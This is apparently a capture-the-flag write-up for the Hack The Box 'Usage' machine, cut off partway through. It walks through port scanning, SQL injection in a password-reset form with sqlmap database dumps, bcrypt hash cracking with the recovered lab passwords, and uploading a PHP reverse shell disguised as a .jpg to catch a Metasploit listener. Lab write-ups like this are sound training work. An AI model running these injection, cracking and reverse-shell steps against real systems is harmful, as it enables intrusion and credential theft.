


# Usage



**IP:** 10.129.108.170

Setup Metasploit environment

```
# Open Metasploit
mkdir -p ~/HTB/Boxes/Usage
cd ~/HTB/Boxes/Usage
sudo msfconsole
# Metasploit Commands
use multi/handler
workspace -a Usage
setg WORKSPACE Usage
setg LHOST 10.10.14.123
setg LPORT 1337
setg SRVHOST 10.10.14.123
setg SRVPORT 9001
setg RHOST 10.129.108.170
setg RHOSTS 10.129.108.170
```

## Info Gathering

Enumerate open ports

```
# Metasploit command
db_nmap -sC -sV -O -A --open -oN Usage.nmap 10.129.108.170
```

## Hosts

```
Hosts
=====
address          mac    name    os_name  os_flavor  os_sp  purpose  info
-----
10.129.108.170   Linux 4.X     server
```

## Services

```
Services
=====

host      port  proto  name  state  info
----      -
10.129.108.170  22    tcp    ssh   open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.6
10.129.108.170  80    tcp    http  open   nginx 1.18.0 Ubuntu
```

### Port 22

SSH Service running OpenSSH 8.9p1  
This is vulnerable to RegreSSHion

### Port 80

URL: <http://10.129.108.170>

## *Gaining Access*

Visiting <http://10.129.108.170> redirects to <http://usage.htb> as seen in the nmap results

### Screenshot Evidence

```
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
```

I added it to my hosts file


```
sudo vim /etc/hosts
# Added line
10.129.108.170    usage.htb
```

### Screenshot Evidence

```
1 # Loopback entries; do not change.
2 # For historical reasons, localhost precedes localhost.
3 127.0.0.1    localhost localhost.localdomain localhost4
4 ::1        localhost localhost.localdomain localhost6
5 # See hosts(5) for proper format and other examples:
6 # 192.168.1.10 foo.example.org foo
7 # 192.168.1.13 bar.example.org bar
8 10.129.108.170 usage.htb
```

I could then view the webpage

### Screenshot Evidence



Usage Login Register Admin

Login

E-Mail Address

Password

Remember Me

[Reset Password](#)

When clicking the "Admin" menu link it redirects me to admin.usage.htb so I added that to my hosts file

```
sudo vim /etc/hosts
# Appended line
10.129.108.170    admin.usage.htb usage.htb
```


### Screenshot Evidence

```
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5 # See hosts(5) for proper format and other examples:
6 # 192.168.1.10 foo.example.org foo
7 # 192.168.1.13 bar.example.org bar
8 10.129.108.170 admin.usage.htb usage.htb
```

I am able to register for an account with the site so I did

URL: <http://usage.htb/registration>


## Screenshot Evidence



The screenshot shows a registration form on a website. At the top left, the word "Register" is displayed in a light gray box. The form consists of three input fields: "Name" with the value "tobor", "E-Mail Address" with the value "tobor@usage.htb", and "Password" which is masked with 12 black dots. Below the password field is a checkbox labeled "Remember Me" which is unchecked. A blue "Register" button is located at the bottom right of the form.

I was able to login to the site and discovered it is a blog site

## Screenshot Evidence



The screenshot shows the home page of the "Usage" website. The page has a light blue header with "Usage" on the left and "Logout" on the right. A green notification bar at the top center says "Logged In Successfully". Below this is a section titled "Featured Blogs". The first blog entry is titled "Unraveling the Significance of Server-side Language Penetration Testing" and has a short paragraph of text. The second blog entry is titled "Fortifying Digital Bastions: The Power of Server-Side Language Penetration Testing" and also has a short paragraph of text.

After clicking around the site to access all pages I reviewed what Burp had captured

There are three URIs that received POST requests

- 1.) /post-login
- 2.) /post-registration
- 3.) /forget-password

They login and registration contained the same POST data

1. \_token
2. name
3. email
4. password

### Screenshot Evidence

```
_token=AcFzajbiZ9TLj4WiKpq2wNNSnTj8FqaTCZEV1URv&name=tobor&email=tobor%40usage.htb&password=Password123%21
```

The password reset POST contained two of those

1. \_token
2. email

### Screenshot Evidence

```
16 Priority: u=1
17
18 _token=UPb95kqLv6kY9XoTSPZOztqMkNF1GP9qjLXHcU00&email=tobor%40u
```

I modified the post-login POST data first adding a single quote to the from of my email which returned a 419 Page Expired Error

### POST DATA

```
_token=AcFzajbiZ9TLj4WiKpq2wNNSnTj8FqaTCZEV1URv&email='tobor%40usage.htb&password=Password123%21
```

### Screenshot Evidence

419 | PAGE EXPIRED

I attempted the same against the forget-password URL which returned a 500 server error

### POST DATA

```
_token=UPb95kqLv6kY9XoTSPZOztqMkNF1GP9qjLXHcU00&email='tobor%40usage.htb
```

### Screenshot Evidence


500 | SERVER ERROR

A 500 error is server side and 400 errors are client side which means this is my target

An error caused by adding a single quote means there is no input validation on a SQL query being performed

I saved the POST request from Burp as request.txt

## Screenshot Evidence



## Contents of request.txt

```
POST /forget-password HTTP/1.1
Host: usage.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://usage.htb
DNT: 1
Connection: keep-alive
Referer: http://usage.htb/forget-password
Cookie: XSRF-
TOKEN=eyJpdii6IjY1VVFmNlV3ak81dE1ySThuakZuOFE9PSIsInZhbHVlIjo1SVZqbXdtHT2dxYzk0eW1VaENZeVM-
yRkVnWFI4WWNIYW5aaUdFbEJldVZJMzVWNIYVdWFxd3BxcDIUcWxGSnFxEZXR3Z0L3REcFjqv2JHMghwWm-
VabXIPtmMxTkjzZitLaU00OW5zTmYwUTVYT2xuUGY3UEh4eE83ZnREN2pUOFQlLCJtYW10IjNNGFkOWFIjncx-
YmM3ZDQxMzAwMzc4MjMjOWMxOTNiYzJmMTFZWIZMDI1MjMzZjFhNTM5ZDNjODJmZmJhMzE0IiwidGFniIjo1In0%3D;
laravel_session=eyJpdii6IjY1VVFmNlV3ak81dE1ySThuakZuOFE9PSIsInZhbHVlIjo1SVZqbXdtHT2dxYzk0eW1VaENZeVM-
ERrbDRQSUQzWDVCQThTz3huaG5SUHNIakxQQ2QyS0FIMldhNIRiZ2tTYW1FQnkxV2JtcHFhV2FMelNvNitZbn-
R6bTVuMndySnJyVUhnSEgwOHp5M3dkZXIPRIBPSEMxYmlQV2k3RVZGVUJtZkjkMEQlLCJtYW10IjNzZmZyMTY3OGI2MDg0OTE4ZTAzNzYzODU0ODZHMzcwMzhmMDgxOTczNGJkNDkxY2FhYTdiOWIzOGNhNGU2IiwidGFniIjo1In0%3D
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Priority: u=1
```

```
_token=UPb95kqLv6kY9XoTSPZOztqMkNFIGP9qjLXHcUOO&email=tobor%40usage.htb
```

I used sqlmap to verify the injection and list the databases

```
sqlmap -r request.txt -p email --level 5 --risk 3 --batch --threads 10 --dbs
```

## Screenshot Evidence

```
[13:17:25] [INFO] checking if the injection point on POST parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 739 HTTP(s) requests:
---
Parameter: email (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: '_token=UPb95kqLv6kY9XoTSPZOztqMkNFIGP9qjLXHcUOO&email=tobor@usage.htb' AND 8100=(SELE
D))-- Vudc

  Type: time-based blind
  Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
  Payload: '_token=UPb95kqLv6kY9XoTSPZOztqMkNFIGP9qjLXHcUOO&email=tobor@usage.htb' AND 5396=BENCH
---
[13:17:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL < 5.0.12
```

## Screenshot Evidence

```
[13:17:49] [INFO] retrieved: usage_blog
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
```

I then used sqlmap to dump the information for usage\_blog database tables

```
sqlmap -r request.txt -p email --level 5 --risk 3 --threads 10 -D usage_blog --dump
Y
Y
Y
```

The tables in the database are listed below. The tables admin\_users and users sound promising for password hashes

## Screenshot Evidence

```
[13:21:45] [INFO] retrieved: users
Database: usage_blog
[15 tables]
+-----+
| admin_menu |
| admin_operation_log |
| admin_permissions |
| admin_role_menu |
| admin_role_permissions |
| admin_role_users |
| admin_roles |
| admin_user_permissions |
| admin_users |
| blog |
| failed_jobs |
| migrations |
| password_reset_tokens |
| personal_access_tokens |
| users |
+-----+
```

The contents of the users table contains a password hash

```
sqlmap -r request.txt -p email --level 5 --risk 3 --threads 10 -T admin_users -
D usage_blog --dump
```

## Screenshot Evidence



```
[13:28:58] [INFO] retrieved: 2024-07-06 17:01:33
Database: usage_blog
Table: users
[3 entries]
+-----+-----+-----+-----+
--+
| id | name | email | password |
+-----+-----+-----+-----+
| 1 | raj | raj@raj.com | $2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfs1tPLkyQqSp/TT7X1wApJt4. |
| 2 | raj | raj@usage.htb | $2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdf09VmDJsa |
| 3 | tobor | tobor@usage.htb | $2y$10$F0z0j0a9Xrk0eDw9IRt9o0RQAxAMTVtYCRqnvJwEh0A047nG4WiF6 |
+-----+-----+-----+-----+
```

**USER:** rag@raj.com

**HASH:** \$2y\$10\$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfs1tPLkyQqSp/TT7X1wApJt4.

**USER:** raj@usage.htb

**HASH:** \$2y\$10\$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdf09VmDJsa

The contents of admin\_users is listed below which contains a password hash

```
sqlmap -r request.txt -p email --level 5 --risk 3 --threads 10 -T users -D
usage_blog --dump
```

### Screenshot Evidence

```
[13:41:23] [INFO] retrieved: admin
Database: usage_blog
Table: admin_users
[1 entry]
+-----+-----+-----+-----+-----+
| id | name | avatar | password | username |
+-----+-----+-----+-----+-----+
| 1 | Administrator | <blank> | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2 | admin |
+-----+-----+-----+-----+-----+
```

**USER:** Administrator

**HASH:** \$2y\$10\$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2

All of the hashes are in Blowfish encryption

```
hashid
$2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfs1tPLkyQqSp/TT7X1wApJt4.
$2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdf09VmDJsa
$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2
```

## Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/Usage$ hashid
$2y$10$rbNCGxpWp1HSp01gQX4uPO.pDg1nszoI/UhwHvfHDdfdf09VmDJsa
Analyzing '$2y$10$rbNCGxpWp1HSp01gQX4uPO.pDg1nszoI/UhwHvfHDdfdf09VmDJsa'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
```

I verified what john is looking for and verified how my hash files contents compare

```
john --list=format-details --format=bcrypt
cat Administrator.hash
```

## Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/Usage$ john --list=format-details --format=bcrypt
bcrypt 72      36      108     01200003      14      Blowfish 32/64 X3
5$CCCCCCCCCCCCCCCCCCCC.E5YP09kmyuRGyh0XouQYb4YMJKvy0eW
rosborne@toborfedora:~/HTB/Boxes/Usage$ cat Administrator.hash
$2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydv19DA9H1S6oo0MgH5xVfUPrL2
```

I was then able to crack the three hashes discovering the passwords

```
sudo /usr/share/john/run/john -w /usr/share/wordlists/rockyou.txt raj-
raj.com.hash --format=bcrypt
sudo /usr/share/john/run/john -w /usr/share/wordlists/rockyou.txt raj-
usage.htb.hash --format=bcrypt
sudo /usr/share/john/run/john -w /usr/share/wordlists/rockyou.txt
Administrator.hash --format=bcrypt
```

## Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/Usage$ sudo /usr/share/john/run/john -w /usr/share/wordlists/ro
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Proceeding with wordlist:/usr/share/john/run/password.lst
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
xander      (?)
1g 0:00:00:19 DONE (2024-07-06 14:06) 0.05149g/s 344.8p/s 344.8c/s 344.8C/s jeremiah1..enrico
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

## Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/Usage$ sudo /usr/share/john/run/john -w /usr/share/wordlists/rockyou.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Proceeding with wordlist:/usr/share/john/run/password.lst
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
whatever1 (?)
1g 0:00:00:10 DONE (2024-07-06 14:04) 0.09579g/s 351.7p/s 351.7c/s 351.7C/s qazwsxedc..zxcvbnm1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

**USER:** raj

**PASS:** xander

**USER:** admin

**PASS:** whatever1

The username "Administrator" fails to login but whatever1 works as the user admin

**URL:** <http://admin.usage.htb>

## Screenshot Evidence

The screenshot shows a web application dashboard with a blue header and a sidebar. The main content area is divided into two panels: 'Environment' and 'Dependencies'.

Environment	
PHP version	PHP/8.1.2-Ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb

Dependencies	
php	78.0
encore/laravel-admin	3.0.18
guzzlehttp/guzzle	77.0
laravel/framework	716.18
laravel/sanctum	75.0
laravel/tinker	70.0
symfony/filesystem	76.0

There is some version information on the login page

## Screenshot Evidence

# Dashboard Description...

## Environment - x

PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0

A Google search for “**laravel-admin 10.18.0 exploit**” returned an arbitrary file upload result

**REFERENCE:** <https://security.snyk.io/vuln/SNYK-PHP-ENCORELARAVELADMIN-3333096>

I started a listener in Metasploit

```
# Metasploit Commands
use multi/handler
setg LHOST 10.10.14.123
setg LPORT 1337
set payload php/reverse_php
run -j
```

I downloaded the pentest monkey PHP reverse shell to use as my profile image like the arbitrary file upload exploit suggests

**URL:** <http://admin.usage.htb/admin/auth/setting>

**TOOL:** <https://github.com/pentestmonkey/php-reverse-shell/raw/master/php-reverse-shell.php>

```
wget https://github.com/pentestmonkey/php-reverse-shell/raw/master/php-reverse-shell.php
vim php-reverse-shell.php
# Modifed $ip and $port variables to fit my listener
$ip = '10.10.14.123'
$port = 1337
```

I am unable to simply upload a .php extension file

## Screenshot Evidence

Invalid type for file "php-reverse-shell.php". Only "image" files are supported.

! No files selected


Reset

I renamed the file to p0wny.php.jpg and uploaded it again.

```
mv php-reverse-shell.php php-reverse-shell-php.jpg
```

This time it was successful

### Screenshot Evidence



I did not catch a shell so I uploaded the image again this time first catching the request in Burp

### Screenshot Evidence

## Request

```
Pretty Raw Hex
7 X-PJAX: true
8 X-PJAX-Container: #pjax-container
9 X-Requested-With: XMLHttpRequest
10 Content-Type: multipart/form-data;
    boundary=-----184930619427208821832983418260
11 Content-Length: 4091
12 Origin: http://admin.usage.htb
13 DNT: 1
14 Connection: keep-alive
15 Referer: http://admin.usage.htb/admin/auth/setting
16 Cookie: laravel_session=
    eyJpdjI6ImNmU41K2R0ODBCWG9zaDlBTvowNmc9PSIsInZhbHVlIjoicklyUUF1R3A5N1FuWE8yb21EV2tyUEx
    50WtINm9POTAxclBjVU1KdGxiVlJTTVN4RVk0RkVMbm9ZWw5Zcnp1MzB5TWhEMzhCd1R3YVJGeEloK3dBQncrQV
    hKUUZnSEZjaTdPTlUyTE1TzjAxQUN3ZTVWZnR4andqOHdiN2JJNlYiLCJtYWMiOiJhYjgxnzlmNGFhZmQ0MzZiM
    jgxMjVlNTExNmQ3NjU3ZjRiNTdmNmQwOTMyYTcyNzQxODMzYTQyYjA3MDEzMDEzMDVhIiwidGFuIjoiiIn0%3D;
    XSRF-TOKEN=
    eyJpdjI6ImNmU41K2R0ODBCWG9zaDlBTvowNmc9PSIsInZhbHVlIjoicklyUUF1R3A5N1FuWE8yb21EV2tyUEx
    naExpZHpycEJzRGdMVitDcjkwaHp5SFNSM2diTzMXwk13YndseUNrcU4rN0ltUzd2VmhmV0lmdjVlak1McHRzOW
    RYcjh0WU9FZ0RKUkpFRW1o0VVhblFhUVQrTGFFY0o1UVIrdC9GWDMiLCJtYWMiOiI2Nz4NzExMjU5NmJlYmFkZ
    DE2MTA4MTM5YjZjMjY0YTdmYjE0MDdiNWUzZjc0NjE5YjlkNmU0ZTdmM2Y0YTNIiwidGFuIjoiiIn0%3D;
    remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=
    eyJpdjI6ImNmU41K2R0ODBCWG9zaDlBTvowNmc9PSIsInZhbHVlIjoianYrTWZadUluc3BHVHhZFc093dWVhVmU
    4VnY5Ymh0V09reEFzc3VlV3ZTsnJNMzFMZ1A4QVks3ck10VXlmeUVDc09JOVFGTXkzbEhuR3ZINSsvbGlydytXVm
